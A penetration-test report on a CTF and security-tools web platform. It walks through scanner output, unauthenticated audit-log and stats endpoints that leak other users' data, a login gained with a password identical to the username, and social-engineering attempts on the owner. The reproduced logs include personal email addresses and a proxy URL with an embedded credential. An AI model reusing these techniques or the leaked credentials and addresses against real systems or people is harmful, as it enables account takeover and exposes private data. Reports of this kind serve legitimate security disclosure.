

Full-Web-Penetration-Testing-Real-Website:

My name is **Malek Hadi**, and I conducted a penetration test on a web application.


First of all, as a web penetration tester, I obtained proper authorization and permission to perform a penetration test on this website and all of its subdomains. In this report, I will explain the methodology and process I followed until I successfully discovered the vulnerability and demonstrate how it could be exploited. I will include several screenshots as Proof of Concept (POC); however, I will hide the domain name to protect the client's privacy.

Let's begin:

This website is used by users to play CTF challenges and view system statistics such as CPU usage, RAM usage, and other device-related information. It also provides services such as generating fake identities online, checking whether emails have been leaked in data breaches, creating encrypted end-to-end communication channels between users on the platform, text encryption, and steganography. These services are implemented as APIs within the website.

Note: It appears that the website owner's native language is Arabic.

1- Initially, I accessed the website and started examining both the application itself and the source code available within it:



While interacting with the website, I discovered that protections and filters were implemented against vulnerabilities such as SQL Injection (SQLi) and Cross-Site Scripting (XSS), and there were

no obvious injection points available. Additionally, when using tools such as SQLmap, Xsser, Nikto, or Nmap, the WAF (Cloudflare) blocked these tools from interacting with the target.

I then attempted manual testing and payload injection; however, manual exploitation attempts for XSS, SQLi, and Buffer Overflow vulnerabilities were unsuccessful. The reason is that the website applies strong filtering mechanisms on both the login and registration input fields, converting user-supplied input into plain text (TXT format), which effectively prevents traditional injection attacks from executing.

The same protection mechanism was also applied to the API services provided by the website after successful user authentication. Any attempts to inject XSS, SQLi, or Buffer Overflow payloads into the APIs also failed. Overall, the application was very well protected against common traditional attacks because all user-controlled input fields were heavily filtered and sanitized into plain text, rendering standard injection techniques ineffective.

Additionally, I later discovered that Denial-of-Service (DoS) attacks targeting account login attempts were also mitigated through a rate-limiting mechanism. Specifically, after three failed login attempts on a valid account, the account would be temporarily locked for 30 minutes, preventing any additional password attempts during that period.

2- Some of these attempts using tools such as SQLmap, Xsser, Nikto, and Nmap:

Using SQLmap:

```
[WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence of
[WARNING] if meters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
[WARNING] do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[INFO] testing if (custom) POST parameter 'JSON search' is dynamic
[WARNING] (custom) POST parameter 'JSON search' does not appear to be dynamic
[WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON search' might not be injectable
[INFO] testing for SQL injection on (custom) POST parameter 'JSON search'
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
[07:54:58] [WARNING] (custom) POST parameter 'JSON search' does not appear to be dynamic
[07:54:58] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON search' might not be injectable
[07:54:59] [INFO] testing for SQL injection on (custom) POST parameter 'JSON search'
[07:54:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:55:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[07:56:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[07:56:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[07:56:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[07:57:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[07:57:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[07:57:26] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[07:57:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:57:33] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[07:57:33] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[07:57:34] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[07:57:35] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[07:57:35] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
```

However, later through some social engineering techniques, I discovered that the database management system being used was PostgreSQL.

Using Nmap:

```

Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Cloudflare http proxy
443/tcp   open  ssl/http Cloudflare http proxy
2052/tcp  open  http    Cloudflare http proxy
2053/tcp  open  ssl/http nginx
2082/tcp  open  http    Cloudflare http proxy
2083/tcp  open  ssl/http nginx
2086/tcp  open  http    Cloudflare http proxy
2087/tcp  open  ssl/http nginx
2095/tcp  open  http    Cloudflare http proxy
2096/tcp  open  ssl/http nginx
8080/tcp  open  http    Cloudflare http proxy
8120/tcp  closed unknown
8443/tcp  open  ssl/http Cloudflare http proxy
8880/tcp  open  http    Cloudflare http proxy

```

Using Xsser:

```

Total fuzzed: 8
-----
<FILTERED!>  <NOT FILTERED!>  =  ASCII + UNE/HEX + DEC
;              1              0      0      0      0
\              1              0      0      0      0
/              1              0      0      0      0
<              1              0      0      0      0
>              1              0      0      0      0
"              1              0      0      0      0
'              1              0      0      0      0
=              1              0      0      0      0
-----
Target(s) Filtering Accur: 0 %
-----

```

Using Nikto:

```

+ Server: cloudflare
+ Multiple IPs found: 172.67.220.193, 104.21.35.120, 2606:4700:3033::ac43:dcc1, 2606:4700:3037::6815:2378
+ ERROR: Failed to check for updates: 403
+ [999986] /api/audit-logs/: Retrieved via header: 1.1 heroku-router.
+ [999100] /api/audit-logs/: Uncommon header(s) 'speculation-rules' found, with contents: "/cdn-cgi/speculation".
+ [999100] /api/audit-logs/: Uncommon header(s) 'reporting-endpoints' found, with contents: heroku-nel="https://n

```

The scan did not reveal any significant findings; however, it identified a suspicious endpoint: /api/audit-logs. This endpoint appeared particularly interesting and worth further investigation.

After completing these tests, we confirmed that the firewall protecting the website was Cloudflare, which actively blocked most automated scanning activities. Furthermore, I tested a large number of manual payloads related to SQL Injection (SQLi), Cross-Site Scripting (XSS), and Buffer Overflow vulnerabilities, including several payloads specifically designed to bypass Cloudflare protections. Nevertheless, none of these attempts were successful because the application consistently applied strict filtering and converted all user-supplied input into plain


text. This sanitization process was enforced not only on the authentication pages but also across all services and input fields available to regular authenticated users within the platform itself.

3- I then proceeded to test for Path Traversal vulnerabilities. The application returned an error response indicating that such attacks were not possible; however, during this process, I discovered that the backend infrastructure was hosted on Heroku.

Note: I am unable to provide screenshots for this section because the client requested that they remain confidential.

From this, we can conclude that the application architecture consists of Cloudflare operating as the frontend protection layer, while Heroku serves as the backend infrastructure.

4- I used the Subfinder tool to identify whether additional subdomains existed in order to expand the attack surface. However, I discovered only a single subdomain, and it was inactive. Therefore, the only accessible target available for testing was the primary domain itself:



```
subfinder -d

projectdiscovery.io

[INF] Current subfinder version v2.14.0 (latest)
[INF] Loading provider config from /root/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for ai.target
[INF] Found 1 subdomains for titan-cyber.me in 1 second 7 milliseconds
```

The subdomain ai.target was found; however, it was inactive and not in use.

5- I then proceeded to use Burp Suite to crawl the application and inspect all available website files and endpoints. During this process, I discovered the following:

7	https://static.cloudflareinsights....	GET	/beacon.min.js/v833ccba57c9e4d2798f...	</>
12		GET	/api/audit-logs	
13		GET	/api/ai/conversations	
16		POST	/cdn-cgi/rum?	✓
17		GET	/api/auth/status	
18		POST	/cdn-cgi/challenge-platform/h/b/jsd/o...	✓
19		GET	/api/auth/status	
20		POST	/api/auth/logout	
21		POST	/api/auth/logout	
22		POST	/api/auth/login	✓
23		GET	/api/dashboard/stats?_=1778789804110	✓

Request

Pretty
Raw
Hex

1 GET /api/audit-logs HTTP/2

Send Cancel < > BurpAI	
Request Pretty Raw Hex 1 GET /api/dashboard/stats HTTP/2	Response Pretty Raw 1 HTTP/2 200 OK

These endpoints were API services used internally by the website. I attempted to access them as an unauthenticated user, without providing any credentials, and during this process I identified two endpoints that became the primary focus of my investigation regarding a potential IDOR (Insecure Direct Object Reference) vulnerability:

- /api/dashboard/stats
- /api/audit-logs

Below are some examples of the leaked data returned by these endpoints. Sensitive information such as public and private IP addresses and other confidential data has been redacted for security and privacy reasons. Additionally, I identified several parameters accepted by these endpoints:

← → ↺ 🛑 19/api/audit-logs

Pretty-print ☒

```
[
  {
    "action": "تصدير النسخة الاحتياطية 📁",
    "details": "المستخدم #34",
    "ip": "",
    "time": "2026-05-13 19:31:11",
    "username": ""
  },
  {
    "action": "حفظ القدر 📄",
    "details": "تم تحديث 1 عنصر للمستخدم #34",
    "ip": "",
    "time": "2026-05-13 19:31:02",
    "username": ""
  },
  {
    "action": "فتح القدر ✅",
    "details": "قدر جديد للمستخدم #34",
    "ip": "",
    "time": "2026-05-13 19:30:51",
    "username": ""
  },
  {
    "action": "تسجيل خروج",
    "details": "خروج: Ahmad-silver",
    "ip": "",
    "time": "2026-05-13 19:29:17",
    "username": ""
  },
  {
    "action": "تسجيل دخول",
    "details": "تسجيل ناجح: Ahmad-silver",
    "ip": "192.168.1.1",
    "time": "2026-05-13 19:28:49",
    "username": "Ahmad-silver"
  },
  {
    "action": "محاولة دخول فاشلة",
    "details": "مستخدم غير موجود: jamal",
    "ip": "192.168.1.1",
    "time": "2026-05-13 19:27:08",
    "username": ""
  }
]
```



```
← → ↺ 127.0.0.1:5000/api/audit-logs
Pretty-print ☒
[
  {
    "action": "AI Chat 🗨️",
    "details": "AI: كيفية استرجاع البيانات من هجوم Ransomware? | files=0 | model=tor1 | topic=malware_analysis",
    "ip": "",
    "time": "2026-05-14 08:34:44",
    "username": "1111"
  },
  {
    "action": "تسجيل خروج",
    "details": "1111: خروج",
    "ip": "",
    "time": "2026-05-14 08:34:14",
    "username": ""
  },
  {
    "action": "AI Chat 🗨️",
    "details": "AI: عملية التدقيق الأمني الشامل للأنظمة | files=0 | model=tor1 | topic=general_support",
    "ip": "",
    "time": "2026-05-14 08:34:09",
    "username": "1111"
  }
]
```

I discovered a user account on the platform with the username 1111. I then performed a weak-password security test to determine whether the user had configured an insecure password identical to the username.


I attempted to authenticate using the following credentials:

- Username: 1111
- Password: 1111

The login attempt was successful, which granted us unauthorized access to another user's account. This demonstrated that it was possible to impersonate the victim user and utilize the platform's services and functionalities as if we were the legitimate account owner.



We were also able to use all of the platform's services through this regular user account. As a result, this demonstrated a successful compromise of one of the users' accounts on the website due to the use of weak credentials.



And here are some additional examples of the leaked data identified during the assessment:

```

< > ↺
pretty-print
{
  "action": "OSINT IntelBase Email",
  "details": "1111 :تسجيل",
  "ip": "",
  "time": "2026-05-14 11:12:38",
  "username": ""
},
{
  "action": "OSINT IntelBase Email JSON Error",
  "details": "email=prahmadal0@gmail.com status=401 body=الخطأ",
  "ip": "",
  "time": "2026-05-14 10:57:21",
  "username": ""
},
{
  "action": "OSINT IntelBase Email",
  "details": "email=prahmadal0@gmail.com using_proxy=http://proxy:aaaz13a65bfd43b7999c21@proxy-54-217-229-244.proximo.io",
  "ip": "",
  "time": "2026-05-14 10:57:19",
  "username": ""
},
{
  "action": "OSINT IntelBase Email JSON Error",
  "details": "email=prahmadal0@gmail.com status=401 body=الخطأ",
  "ip": "",
  "time": "2026-05-14 10:47:56",
  "username": ""
},
{
  "action": "OSINT IntelBase Email",
  "details": "email=prahmadal0@gmail.com using_proxy=http://proxy:aaaz13a65bfd43b7999c21@proxy-54-217-229-244.proximo.io",
  "ip": "",
  "time": "2026-05-14 10:47:55",
  "username": ""
},
{
  "action": "تسجيل دخول",
  "details": "1111 :تسجيل",
  "ip": "192.168.1.1",
  "time": "2026-05-14 08:34:23",
  "username": "1111"
}

```

We can also observe the presence of a proxy associated with the website owner. Through social engineering, I was able to determine that the related email address belonged to the site owner and that the proxy infrastructure was directly connected to the platform. This represents a highly critical security issue, as exposing such internal infrastructure information could significantly increase the risk of further compromise or targeted attacks against the system and its administrator.

Pretty-print ☒

```
[
  {
    "action": "محاولة دخول فاشلة",
    "details": "كلمة سر خاطئة لـ: root (1/3 محاولة)",
    "ip": "192.168.1.10",
    "time": "2026-05-14 11:13:50",
    "username": "root"
  },
  {
    "action": "تسجيل خروج",
    "details": "1111: خروج",
    "ip": "",
    "time": "2026-05-14 11:14:01",
    "username": ""
  },
  {
    "action": "تسجيل دخول",
    "details": "1111: دخول ناجح",
    "ip": "192.168.1.10",
    "time": "2026-05-14 11:12:12",
    "username": "1111"
  },
  {
    "action": "AI Chat 🤖",
    "details": "AI: كيفية استرجاع البيانات من مجرم Ransomware? | files=0 | model=tor1 | topic=malware_analysis",
    "ip": "",
    "time": "2026-05-14 08:34:44",
    "username": "1111"
  },
]
```

Pretty-print ☒

```
[
  {
    "action": "فحص رابط مثير (IPQualityScore)",
    "details": "تم فحص الوثيقة: \u0627\u0644\u0645\u0627\u0644\u0643\u0645 \u0627\u0644\u0645\u0627\u0644\u0643\u0645/burn/6b...",
    "ip": "",
    "time": "2026-05-14 11:21:36",
    "username": ""
  },
  {
    "action": "فحص تسريب (IPQualityScore)",
    "details": "تم الفحص ل: abdallahalqam2020@gmail.com",
    "ip": "",
    "time": "2026-05-14 11:21:19",
    "username": ""
  },
  {
    "action": "فتح القبر \u2705",
    "details": "تم الوصول لقبر المستخدم #34",
    "ip": "",
    "time": "2026-05-14 11:20:46",
    "username": ""
  },
  {
    "action": "حفظ القبر \u2705",
    "details": "تم تحديث 1 عنصر للمستخدم #34",
    "ip": "",
    "time": "2026-05-14 11:20:38",
    "username": ""
  },
  {
    "action": "فتح القبر \u2705",
    "details": "قبر جديد للمستخدم #34",
    "ip": "",
    "time": "2026-05-14 11:20:28",
    "username": ""
  },
  {
    "action": "إخفاء صوتي (Audio Stego)",
    "details": "إخفاء نص في اتراني الآن أيا دربي.mp3",
    "ip": "",
    "time": "2026-05-14 11:19:47",
    "username": ""
  }
]
```

```
},
{
  "action": "تسجيل خروج",
  "details": "خروج: Ahmad",
  "ip": "",
  "time": "2026-05-16 14:08:40",
  "username": ""
},
{
  "action": "Admin Action: unsuspend",
  "details": "Target User #403, Reason: ",
  "ip": "",
  "time": "2026-05-16 14:06:46",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: unlock",
  "details": "Target User #403, Reason: ",
  "ip": "",
  "time": "2026-05-16 14:06:26",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: lock",
  "details": "Target User #403, Reason: 123",
  "ip": "",
  "time": "2026-05-16 14:05:59",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: unlock",
  "details": "Target User #413, Reason: ",
  "ip": "",
  "time": "2026-05-16 14:05:51".
```

```

},
{
  "action": "تسجيل دخول",
  "details": "دخول ناجح: Ahmad",
  "ip": "192.168.1.100",
  "time": "2026-05-16 11:03:40",
  "username": "Ahmad"
},
{
  "action": "Admin Action: lock",
  "details": "Target User #413, Reason: 1",
  "ip": "",
  "time": "2026-05-16 14:05:40",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: unlock",
  "details": "Target User #403, Reason: ",
  "ip": "",
  "time": "2026-05-16 14:05:34",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: lock",
  "details": "Target User #403, Reason: راجع الدعم الفني ب الاميل",
  "ip": "",
  "time": "2026-05-16 14:05:14",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: unsuspend",
  "details": "Target User #403, Reason: ",
  "ip": "",
  "time": "2026-05-16 14:04:56",
  "username": "TITAN_MASTER_ADMIN"
},
{
  "action": "Admin Action: suspend",
  "details": "Target User #403, Reason: راجع الدعم",
  "ip": "",
  "time": "2026-05-16 14:03:18",
  "username": "TITAN_MASTER ADMIN"
}

```

We can observe here the existence of a users account named root and TITAN_MASTER_ADMIN, which appeared to be the administrator account for the platform. I initially attempted several weak and commonly used passwords; however, none of them were successful. Additionally, because the application enforced rate limiting, it was not possible to perform a brute-force attack against the account.

As a result, I resorted to social engineering techniques, which ultimately led to the following outcome:

✓✓ م ٦:٠٨

What is that?



م ٦:٠٩

intelligence

✓✓ م ٦:٠٩

intelligence

For what?

م ٦:١٠

Everything

✓✓ م ٦:١١


I don't understand , speak clearly

Everything

Nothing's wrong, everything's fine.
Try the root password you have,
but it won't work because it's
wrong.

م ٦:١٣

Eventually, my activities were detected, and despite extensive attempts over a long period of time, I was unable to obtain the root account password. Although it may have been technically possible to compromise the account through additional effort or alternative attack paths, I was ultimately unsuccessful in gaining access to the administrator credentials.



```
{
  "audit_count": 20,
  "cpu_percent": 1.9,
  "disk_io_kbps": 0,
  "disk_percent": 100,
  "disk_total_gb": 0.46,
  "disk_used_gb": 0.45,
  "local_ip": "192.168.1.1",
  "measured_at": "11:43:11",
  "net_down_kbps": 1.17,
  "net_up_kbps": 1.98,
  "public_ip": "192.168.1.1",
  "ram_percent": 37.1,
  "ram_total_gb": 61.78,
  "ram_used_gb": 22.94,
  "recent_logs": [
    {
      "action": "تسجيل دخول",
      "details": "دخول ناجح: 1111",
      "ip": "192.168.1.1",
      "time": "2026-05-14 11:41:24",
      "username": "1111"
    },
    {
      "action": "محاولة دخول فاشلة",
      "details": "مستخدم غير موجود: alishuaibi999@gmail.com",
      "ip": "192.168.1.1",
      "time": "2026-05-14 11:26:36",
      "username": ""
    },
    {
      "action": "فتح القبر",
      "details": "تم الوصول لقبر المستخدم #34",
      "ip": "",
      "time": "2026-05-14 11:25:57",
      "username": ""
    },
    {
      "action": "OSINT IntelBase Email JSON Error",
      "details": "email=abdallahalqam2020@gmail.com status=401 body=استجابة فارغة",
      "ip": "",
      "time": "2026-05-14 11:21:38",
      "username": ""
    }
  ]
}
```

These are additional data records and statistics belonging to another user, along with the exposure of certain logs and records related to other users within the platform:

← → ↻  /api/audit-logs?limit=-1

retty-print 

```
{
  "action": "محاولة دخول فاشلة",
  "details": "كلمة سر خاطئة لـ: Ahmad (3/3 محاولة)",
  "ip": "192.168.1.100",
  "time": "2026-05-14 18:11:00",
  "username": "Ahmad"
},
{
  "action": "نقل الحساب",
  "details": "3 محاولات فاشلة Ahmad: تم نقل حساب",
  "ip": "192.168.1.100",
  "time": "2026-05-14 18:11:00",
  "username": "Ahmad"
},
{
  "action": "محاولة دخول فاشلة",
  "details": "كلمة سر خاطئة لـ: Ahmad (1/3 محاولة)",
  "ip": "192.168.1.100",
  "time": "2026-05-14 18:10:30",
  "username": "Ahmad"
},
{
  "action": "تسجيل خروج",
  "details": "خروج: 1111",
  "ip": "",
  "time": "2026-05-14 18:03:21",
  "username": ""
},
{
  "action": "تسجيل خروج",
  "details": "خروج: 1111",
  "ip": "",
  "time": "2026-05-14 17:59:57",
  "username": ""
},
{
  "action": "OSINT IntelBase Email JSON Error",
  "details": "email=abdallahalqam2020@gmail.com status=401 body=استجابة فارغة",
  "ip": "",
  "time": "2026-05-14 16:09:32",
```

← → ↻ [/api/audit-logs?search=%27](#)

Pretty-print ☒

```
[
  {
    "action": "محاولة دخول فاشلة",
    "details": "كلمة سر خاطئة لـ: Ahmad (3/3 محاولة)",
    "ip": "2026-05-14 18:11:00",
    "time": "2026-05-14 18:11:00",
    "username": "Ahmad"
  },
  {
    "action": "قتل الحساب",
    "details": "بعد 3 محاولات فاشلة لـ: Ahmad قتل حساب",
    "ip": "2026-05-14 18:11:00",
    "time": "2026-05-14 18:11:00",
    "username": "Ahmad"
  },
  {
    "action": "محاولة دخول فاشلة",
    "details": "كلمة سر خاطئة لـ: Ahmad (1/3 محاولة)",
    "ip": "2026-05-14 18:11:00",
    "time": "2026-05-14 18:11:00",
    "username": "Ahmad"
  },
  {
    "action": "تسجيل خروج",
    "details": "خروج: 1111",
    "ip": "",
    "time": "2026-05-14 18:03:21"
  }
]
```

← → ↻ [/api/audit-logs?page=9999](#)

Pretty-print ☒

```
[
  {
    "action": "OSINT IntelBase Email JSON Error",
    "details": "استجابة فارغة: email=abdallahalqam2020@gmail.com status=401 body=",
    "ip": "",
    "time": "2026-05-14 19:16:44",
    "username": ""
  },
  {
    "action": "OSINT IntelBase Email",
    "details": "email=abdallahalqam2020@gmail.com using_proxy=http://proxy:55cebf4e13a65bfd43b7999c21@proxy-217-229-244.proximo.io",
    "ip": "",
    "time": "2026-05-14 19:16:43",
    "username": ""
  },
  {
    "action": "تسجيل خروج",
    "details": "خروج: titan ali",
    "ip": "",
    "time": "2026-05-14 19:16:30",
    "username": ""
  },
  {
